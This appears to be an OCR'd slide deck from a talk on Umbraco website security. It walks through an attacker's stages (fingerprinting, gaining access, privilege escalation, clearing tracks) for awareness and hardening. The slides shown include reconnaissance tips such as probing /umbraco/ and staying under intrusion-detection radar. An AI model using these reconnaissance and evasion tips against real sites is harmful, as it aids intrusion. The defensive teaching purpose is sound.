# Security & Umbraco

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Perplex

Creatief denken, digitaal doen

# Thought experiment

- How would I hack into someone’s Umbraco website?
- Sharing my thoughts so you can reconsider your security strategy

# Today's goal

- Education
- Increase security awareness
- Tips for hardening your Umbraco website

# We do <u>not</u> want this!

**Drupal Fixes Drupalgeddon2 Security Flaw That Allows Hackers to Take Over Sites**

By Catalin Cimpanu  March 28, 2018  05:08 PM  0

ZDNet  CENTRAL EUROPE  MIDDLE EAST  SCANDINAVIA  AFRICA  UK  ITALY  SPAIN  MORE  NEWSLETTERS  ALL WRITERS

MUST READ  WINDOWS CRITICAL FLAW: THIS SECURITY BUG IS UNDER ATTACK RIGHT NOW, SAYS MICROSOFT

**Update Drupal ASAP: Over a million sites can be easily hacked by any visitor**

A dangerous Drupal flaw could leave your site completely compromised if you don't patch the flaw immediately.

By Liam Tung | March 29, 2018 -- 11:37 GMT (12:37 BST) | Topic: Security



**Trent Steele** @thevbox · May 1

Exploit in the Wild: #drupalgeddon2 – Analysis of CVE-2018-7600

```
$form['account']['mail'] = [
  '#type' => 'email',
  '#title' => $this->t('Email address'),
  '#description' => $this->t('A valid email address. All emails from the system will be sent to this
      address. The email address is not made public and will only be used if you wish to receive a new
      password or wish to receive certain news or notifications by email.'),
  '#required' => !(!$account->getEmail() && $admin),
  '#default_value' => (!$register ? $account->getEmail() : ''),
];
```

# Who am I?

- **Jeffrey Schoemaker**
  - Umbraco MVP 2017 & 2018
  - Security & Umbraco - enthousiast

- **Webdeveloper / co-owner Perplex**
  - Digital & Marketing agency in the Nether
  - Umbraco Gold Partner
  - Two Umbraco MVP's
  - A few packages
    - Umbraco Forms Perplex on Steroids
    - Perplex Security & GDPR package
    - PerplexMail
    - Perplex Kraken Image Optimizer

# Defense in Depth

- Multiple layers of defense
- If one fails, there are more layers to protect you

# Secure your Umbraco installation

Before

After!

# Agenda

## Our hacking approach


1. Footprint & Identification
2. Getting into Umbraco
3. In Umbraco – Privilege escalation
4. Clearing our tracks

# Sidesteps

- Encryption
- Umbraco settings
- Hardening your Umbraco
- 9 concrete tips that you can implement right away!


**LEVEL 1**

## Footprint & Identification




**LEVEL 2**

## Getting into Umbraco




**LEVEL 3**

## Privilege escalation

**LEVEL 4**


## Clearing our tracks

Level 1

# Footprint & Identification


# Mission 1

- Goal: Get as much information on the website as possible
- Approach: Looking at specifics of the website
- We want to use this information in level 2 to try to exploit specific vulnerabilities in specific versions




# Footprint & Identification

- Most important part of hacking
- Stay under the radar
- Generate no noise & trigger no Intrusion Detection System



# Mission 1.1


- Goal: Determine if it’s Umbraco
- Approach: Search for Umbraco-specific characteristics




Level 1
Footprint & Identification


# On the homepage

- No easy way to identify Umbraco
- Total freedom of output





# Go to /umbraco/



# Or.. Like this




